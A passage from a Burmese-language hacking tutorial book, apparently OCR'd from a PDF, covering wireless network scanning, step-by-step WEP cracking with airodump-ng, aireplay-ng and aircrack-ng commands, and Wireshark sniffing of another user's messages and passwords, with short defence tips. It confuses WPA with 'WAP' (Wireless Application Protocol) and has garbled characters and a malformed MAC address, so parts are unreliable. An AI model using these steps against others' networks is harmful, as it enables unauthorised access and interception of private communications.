Exploit တော်တော်များများကို run ကြည့်ရင်၊ အဲဒီထဲက တစ်ဝက်လောက်က အလုပ်မဖြစ်ကြောင်း တွေ့ရပါလိမ့်မယ်။ exploit အများစုဟာ သူတို့နဲ့သက်ဆိုင်တဲ့ environment အတွင်းမှာသာ စမ်းသပ် ရေးသားခဲ့တဲ့အတွက် အဲဒီ environment နဲ့တစ်ထပ်တည်းတူတဲ့ machine တွေမှာသာ အောင်မြင်စွာ အလုပ်လုပ်ပါလိမ့်မယ်။

Programming knowledge ဘာလို့လိုအပ်လဲဆိုတဲ့ နောက်ထပ် အကြောင်းပြချက်တစ်ခုပါ။ သင်ထိုးဖောက်မယ့် environment နဲ့ ကိုက်ညီအောင် exploit ကို ပြင်ဆင်နိုင်ဖို့အတွက် programming knowledge အများကြီးရှိမှ ဖြစ်မှာလေ။

Network Hacking ကို ကာကွယ်ခြင်း

Network hacking ကိုကာကွယ်နိုင်မယ့် နည်းလမ်းအနည်းငယ်ကတော့...

၁. သွင်းထားတဲ့ Software တွေ အမြဲ up to date ဖြစ်ပါစေ။ Software တွေမှာ Vulnerabilities တွေအမြဲ ရှိနေတတ်စမြဲပါ။ ဒါကြောင့် အဲဒီ Vulnerability တွေကို ပြင်ဆင်ထားတဲ့ patch တွေကို software company တွေ ထုတ်တိုင်း ချက်ချင်း patch လုပ်ပါ။
၂. Firewall သုံးစွဲပါ။
၃. Anti-virus software များ သုံးပါ။
၄. Vulnerability scanner နဲ့ သင့် system ကို scan စစ်ပါ။

Chapter Six

Wireless Hacking

ဒီနေ့ခေတ်မှာ Wireless hotspot တွေ တော်တော်များလာပါပြီ။ wireless enabled laptop နဲ့တင် Internet အသုံးပြုနေနိုင်ပါပြီ။ ဒီ Chapter မှာ Secure Wireless Network တွေကိုထဲကို ဟတ္တာတွေ ထိုးဖောက်နိုင်မယ့် နည်းလမ်းတွေနဲ့ အဲဒီ network ထဲကို ဟတ္တာဝင်ရောက်နိုင်သွားရင် သူ ဘာတွေလုပ်နိုင်မလဲဆိုတာ ဆွေးနွေးပါမယ်။


Scanning for Wireless Networks

ဒီ ကဏ္ဍအတွက် Wireless Card/Adapter တစ်ခု ရှိဖို့လိုပါတယ်။ ပထမဆုံး A နီး A နားမှာ Wireless network တွေရှိမရှိ A ရင်ဆုံး scan ဖတ်ပါမယ်။ Windows မှာ A သုံးပြုနိုင်မယ့် NetStumbler tool ကိုA သုံးပြုပါမယ်။ <http://www.netstumbler.com/downloads/> ကနေ download လုပ်ယူပါ။ Mac user တွေကတော့ <http://www.macstumbler.com/> မှာ သွားပြီးလေ့လာကြည့်ပါ။ ဒီတွေနဲ့ A လားတူ program တွေကတော့...

- Kismet for Windows and Linux. <http://www.kismetwireless.net/>
- KisMac for Mac. <http://kismac.macpirate.ch/download.php>


၁. NetStumbler ကို download လုပ်ပြီး သွင်းလိုက်ပါ။
၂. ပြီးရင် Run လိုက်ပါ။ Wireless Access Point တွေကို A လိုA လျောက်စပြီး scan လုပ်ပါလိမ့်မယ်။
၃. Scan လုပ်ပြီးသွားရင် ကိုယ့်A နားရှိတဲ့ Wireless Access Point တွေA ဘေးလုံးကို ပြပါလိမ့်မယ်။

ပုံ - 57



၄. တွေ့ခဲ့တဲ့ Wireless Network တစ်ခုရဲ့ MAC address ကို ကလစ်နှိပ်ကြည့်ရင် အဲဒီ wireless network ရဲ့ signal strength ကိုပြတဲ့ graph တစ်ခုတွေ့ရပါမယ်။ အစိမ်းရောင်တွေများလေ signal အားကောင်းလေပါပဲ။

ပုံ - 58



၅. NetStumbler ဟာ wireless network တစ်ခုရဲ့ SSID ကိုသာမက MAC address, Channel numberနဲ့ encryption type အပြင် တစ်ခြား မြောက်မြားစွာ ဖော်ပြပေးပါတယ်။ ဒီအချက်တွေ အားလုံးဟာ Encryption ကို crack ဖို့အတွက် အသုံးဝင်တဲ့ အချက်တွေချည်းပါပဲ။ Common encryption type တွေကတော့...

WEP (Wired Equivalent Privacy) – WEP ဟာ လုံခြုံမှု မရှိတော့ပါဘူး။ WEP key ကို လွယ်လွယ်ကူကူ crack နိုင်မယ့် နည်းလမ်းတွေ အများကြီး တွေ့ရှိနေပါပြီ။

WAP (Wireless Application Protocol) – လက်ရှိမှာတော့ WAP ဟာ Wireless network ကို အပြည့်အဝ လုံခြုံမှုပေးနိုင်မယ့်ဟာပါပဲ။ WAP key ကို crack ချင်ရင် WEP key လို crack ရ မလွယ်ကူ ပါဘူး။ Brute-force ဒါမှမဟုတ် Dictionary attack တွေနဲ့သာ ရနိုင်ပါမယ်။ ကိုယ့် key ဟာ လုံခြုံမှုပြည့်ဝရင် Dictionary attack နဲ့လည်း မ crack နိုင်ပါ။ Brute-force နဲ့ဆိုလည်း ဆယ်စုနှစ်တွေသာ တစ်ခုပြီး တစ်ခုပြောင်းသွားပါမယ်၊ မရနိုင်ပါ။ ဒါကြောင့် ဟက္ကာအများစုဟာ ဒီအတွက် အပင်ပန်းတောင် မခံကြတာပေါ့။

Cracking WEP

ဒီအခန်းမှာ WEP ကို crack ဖို့အတွက် BackTrack လို့ခေါ်တဲ့ Live Linux Distribution တစ်ခုကို အသုံးပြုပါမယ်။ WEP ကို crack ဖို့ BackTrack မှာ Software တွေ တစ်မြုတ်ကြီး ပါပါတယ်။ စမလုပ်ခင် Requirement နှစ်ခုရှိပါတယ်။

၁. [Wireless Adapter](http://www.aircrack-ng.org/doku.php?id=compatible_cards) http://www.aircrack-ng.org/doku.php?id=compatible_cardsတစ်ခုပါတဲ့ Computer တစ်လုံးလိုပါတယ်။

၂. BackTrack Live CD တစ်ချပ် လိုပါတယ်။

BackTrack မှာပါတဲ့ tool တွေထဲက A သုံးပြုမယ့် tool တွေကတော့...

1. Kismet – Wireless Network Detector
2. airodump – captures packets from a wireless router
3. aireplay – forges ARP requests
4. aircrack – decrypts the WEP keys

ကဲ စမယ်....

၁. ပထမဆုံး Wireless access point တစ်ခုနဲ့ သူ့ရဲ့ bssid, essid and channel number တွေကိုရှာရပါမယ်။ terminal ထဲဝင်၊ kismet လို့ရှိတာထည့်ပြီး Kismet ကို run လိုက်ပါ။ ကိုယ့်စက်မှာ တပ်ထားတဲ့ adapter name ကို တောင်းပါလိမ့်မယ်။ iwconfig လို့ရှိတာထည့်ပြီး ကိုယ့် device နာမည်ကို ကြည့်လို့ရပါတယ်။ ဒီ example မှာတော့ adapter name က ath0

ပုံ - 59

```
lo      no wireless extensions.

ath0    IEEE 802.11g  ESSID:"default"
        Mode:Managed  Frequency:2.462 GHz  Access Point: 00:14:A5:35:7A:64
        Bit Rate:54 Mb/s   Tx-Power:18 dBm   Sensitivity=0/3
        Retry:off   RTS thr:off   Fragment thr:off
        Power Management:off
        Link Quality=50/94  Signal level=-45 dBm  Noise level=-95 dBm
        Rx invalid nwid:19994  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:1552  Invalid misc:1552  Missed beacon:202

eth0    no wireless extensions.

sit0    no wireless extensions.
```

၂. နောက်ဟာတွေ ဆက်လုပ်နိုင်ဖို့ ကိုယ့် Wireless adapter ဟာ Monitor mode ဖြစ်နေဖို့လိုပါတယ်။ Kismet က ဒါကို A လို A လျှောက်လုပ်ပေးပါတယ်။

၃. Kismet ထဲမှာ Y/N/O ဆိုတဲ့ flag တွေကို တွေ့ရပါမယ်။ encryption type ရဲ့ အတိုကောက် စာလုံးတွေပါ။ ဒီ example ဟာ WEP key ကိုရှာမှာဖြစ်တဲ့အတွက် WEP encryption နဲ့ Access Point ကိုသာ ရှာရပါမယ်။


Y=WEP

N=OPEN

O=OTHER (A များA ဘဲဖြင့် WAP)

၄. Access Point ကိုတွေ့ပြီဆိုရင် notepad ကိုဖွင့်ပြီး network broadcast name (ssid), mac address (bssid) နဲ့ channel number တို့ကို မှတ်လိုက်ပါ။ ဒီA ချက်တွေကို ရဖို့ Access Point ကို arrow key နဲ့ရွှေ့သွားပြီး enter နှိပ်လိုက်ရင် ရပါတယ်။

ပုံ - 60



Name	T	W	Ch	Pkts	Flags	IP Range	Info
default	A	N	006	9	F	192.168.0.1	Ntwrks 16
! iyonder.net	A	N	005	42	U4	10.254.178.254	Pckets 228
! iyonder.net	A	N	001	22	A3	10.254.178.0	Cryptd 4
! eurospot	A	N	001	19	U4	204.26.5.166	
! NETGEAR	A	O	006	5		0.0.0.0	

၅. နောက်တစ်ဆင့်ကတော့ A`ဒီ access point ဆီက data တွေကို airodump နဲ့ collect လုပ်ဖို့ပါ။ terminal A သစ်တစ်ခုဖွင့်လိုက်ပြီး A ဘက်က command ကိုရိုက်ထည့်ပါ။

airodump-ng -c [channel#] -w [filename] -bssid [bssid] [device]

A ပေါ်က command မှာ airodump-ng က program ကို စrun ပေးလိုက်ပြီး။ သင်တွေ့တဲ့ access point ရဲ့ channel ကို -c နောက်မှာ ထည့်။ output data တွေကို သိမ်းမယ့်ဖိုင်နာမည်ကို -w နောက်မှာထည့်။ access point ရဲ့ MAC Address ကို -bssid နောက်မှာထည့်။ နောက်ဆုံးမှာက device name ကိုထည့်။ command တွေမှာ bracket တွေထည့်ရိုက်စရာ မလိုပါ။

၆. A ပေါ်က run နဲ့ terminal ကို ဒီA တိုင်းထားလိုက်ပြီး terminal A သစ်တစ်ခု ထပ်ဖွင့်လိုက်ပါ။ data output speed ပိုမြန်လာအောင်လို့ access point ဆီကို fake package တွေ generate လုပ်ပါမယ်။ A သစ်ဖွင့်ထားတဲ့ terminal ထဲမှာ A ဘက်က command ကိုရိုက်ပါ။

aireplay-ng -1 0 -a [bssid] -h 00:11:22:33:44:55:66 -e [ssid] [device]

ဒီ command ကတော့ aireplay-ng နဲ့ aireplay ကို run လိုက်ပါတယ်။ အဲဒီနောက်က -1 ကတော့ fake authentication လုပ်မယ်လို့ပြောပြီး -a က target access point ရဲ့ mac address၊ -h က ကိုယ့် wireless adapter ရဲ့ mac address၊ -e က access point ရဲ့ essid name နဲ့ နောက်ဆုံးကတော့ ကိုယ့် wireless adapter device name ကို ထည့်ရမှာပါ။

၇. အခု target access point ကို packet တွေအများကြီး ထုတ်လွှတ်အောင် လုပ်ပေးကြပါမယ်။ အဲဒီ packet တွေထဲကမှ WEP key ကို crack ဖို့ ကြိုးပမ်းကြရမှာလေ။ အောက်က command ကို execute လုပ်ပြီးတာနဲ့ airodump-ng terminal ကိုကြည့်ကြည့်ပါ။ ARP packet တွေစပြီးတိုးလာနေတာကို တွေ့တာရမှာပါ။ command ကတော့...

aireplay-ng -3 -b [bssid] -h 00:11:22:33:44:5:66 [device]


ဒီ command ထဲက -3 ကတော့ packet injection နဲ့ attack လုပ်ဖို့ ညွှန်ကြားတာပါ။

၈. 50k-500k packets လောက် collect လုပ်ပြီးသွားရင် WEP key ကိုစပြီး ရှာလို့ရပါပြီ။ cracking process ကို စတင်ပေးမယ့် command ကတော့...

aircrack-ng -a 1 -b [bssid] -n 128 [filename].ivs

ဒီ command ထဲက -a 1 က WEP attack mode ကိုပြောင်းခိုင်းပြီး -b က MAC address, -n 128 က WEP Key length ကိုပြောတာပါ။ -n ကိုသိပ်မသိရင် ထားခဲ့လိုက်ပါ။ WEP key ကို စက္ကန့်ပိုင်း A တွင်း crack ပေးပါလိမ့်မယ်။ packets တွေ capture များများလုပ်ထားလေ၊ crack တဲ့နေရာမှာ A ခွင့် A ရေးပို့ရှိလေပါပဲ။

ပုံ - 61



Computer တွေ Network adapter တွေ အမျိုးအစားပေါင်းများစွာရှိလို့ ဒီလို crack ကြည့်တဲ့နေရာမှာ error တွေတွေ့ရမှာပါ။ ဒီလို ဖြစ်ပြီဆိုရင် Google က သင့်ရဲ့ မိတ်ဆွေဆိုတာကို မှတ်မိတယ်နော်။ အဲဒါနဲ့ ရှာကြည့်ပါ။ အဖြေကို တွေ့နိုင်မှာပါ။


Packet Sniffing

Packet Sniffing ကိုလက်တွေ့လုပ်ပြဖို့အတွက် Wireshark ကို အသုံးပြုလုပ်ပြသွားပါမယ်။ Packet Sniffing ဆို network တစ်ခုအတွင်းက packet တွေကို ဖမ်းယူတဲ့ နည်းပညာပါ။ ဟက္ကာတစ်ယောက် ဟာ Packet Sniffer တစ်ခုကိုသုံးပြီး Wireless Network ရဲ့ access ကိုရရှိသွားပြီဆိုရင် အဲဒီ network က username တို့၊ password တို့၊ email တို့ကို သူ အကုန်သိရှိသွားနိုင်ပါတယ်။ Example တစ်ခုလုပ်ပြပါမယ်။

၁. <http://www.wireshark.org/> ကနေ Wireshark ကို download လုပ်ပြီး သွင်းလိုက်ပါ။

၂. ပြီးရင် run လိုက်ပြီး List the available capture interfaces ဆိုတဲ့ option တစ်ခုကို click နှိပ်လိုက်ပါ။


ပုံ - 62



၃. Target ကိုရွေးပြီး Start ကို နှိပ်ပါ။


၄. ဘယ်ဟာကို ရွေးရမလဲ မသိရင် ခဏစောင့်ကြည့်ပြီး Packets နေရာမှာအများဆုံး တစ်ခုကိုရွေးပါ။ Packets တွေများများပြနေတာဟာ အဲဒီ target က user ဟာ active ဖြစ်နေတယ်ဆိုတာကို ပြတာပါပဲ။

ပုံ - 63



၅. Wireshark အလုပ်လုပ်ပုံကို ပြနိုင်ဖို့အတွက် Target computer ကနေ MSN messenger ကိုအသုံးပြုပြီး Message တစ်ခုပို့ပြပါမယ်။ အောက်ပုံမှာ မြင်ရတဲ့အတိုင်းပဲ ကိုယ်ပြောနေတာတွေ အားလုံးကို Wireshark နဲ့ဖမ်းမိပါတယ်။ မလိုအပ်တဲ့ တစ်ခြား data တွေကို စစ်ထုတ်ပြီး Windows Live နဲ့ဆိုင်တဲ့ Packet တွေကိုပဲ capture လုပ်ဖို့အတွက် "msnms" ဆိုတာကို Filter: ထဲမှာ ရိုက်ထည့်ပါတယ်။

ပုံ - 64, 65



၆. ပုံမှန်မြင်တဲ့အတိုင်းပါပဲ ပြောနေတဲ့စကားတွေကို အားလုံးပြနေပါတယ်။ Username တွေ Password တွေကိုလည်း ဒီနည်းအတိုင်းပဲ capture ဖမ်းပါတယ်။ အကယ်၍ ဒီ username တွေ password တွေဟာ encrypt မလုပ်ထားဘူးဆိုရင် plain text အနေနဲ့ကို မြင်ရပါလိမ့်မယ်။

တစ်ခြားအသုံးဝင်တဲ့ Sniffing Programs တွေကတော့...

WinDump – <http://netgroup.polito.it/tools>

Snort – <http://www.snort.org/>

Dsniff – <http://monkey.org/~dugsong/dsniff/>

Wireless Network Hacker များရန်မှ ကာကွယ်နည်းများ

၁. သင့် router တွေရဲ့ default password ကိုပြောင်းလဲလိုက်ပါ။ WAP encryption ကိုလည်း enable လုပ်ထားပါ။ သင့် router ဟာ WAP option မပါဘူးဆိုရင် WEP ကိုသုံးပါ။

၂. Router password ကို ရှည်ရှည်ပေးပါ။ numbers, lowercase letters, uppercase letters and other symbols တွေ A ဘေးလုံးပါဝင်ပါစေ။ password ဟာ ရှုပ်လေ ကောင်းလေပါပဲ။

၃. သင့် Router ဟာ SSID ကို broadcast မလုပ်တဲ့ option ပါဝင်ပါစေ။ ဒါမှ Net Stumbler လို ပရိုဂရမ်တွေနဲ့ သင့်ရဲ့ Wireless network ကို ရှာမတွေ့နိုင်မှာပါ။

၄. Router ရဲ့ MAC filtering ကိုA သုံးပြုပါ။ Wireless card/adapter တွေတိုင်းမှာ MAC address တွေရှိကြပါတယ်။

၅. Packet Sniffing attack ရန်ကနေ ကာကွယ်ဖို့ A ရေးကြီးတဲ့ site တွေကို သွားရောက်A သုံးပြုတဲ့A ခါ SSL (Secure Socket Layer) encryption ကိုA သုံးပြုပါ။ SSL enabled ဖြစ်တဲ့ဆိုဒ်တွေရဲ့ URL ဟာ https:// နဲ့စပါတယ်။

ဤစာမျက်နှာအား တမင်တကာ အလွတ်ချန်ထားခဲ့ခြင်း ဖြစ်သည်။

Chapter Seven

Windows Hacking

NetBIOS

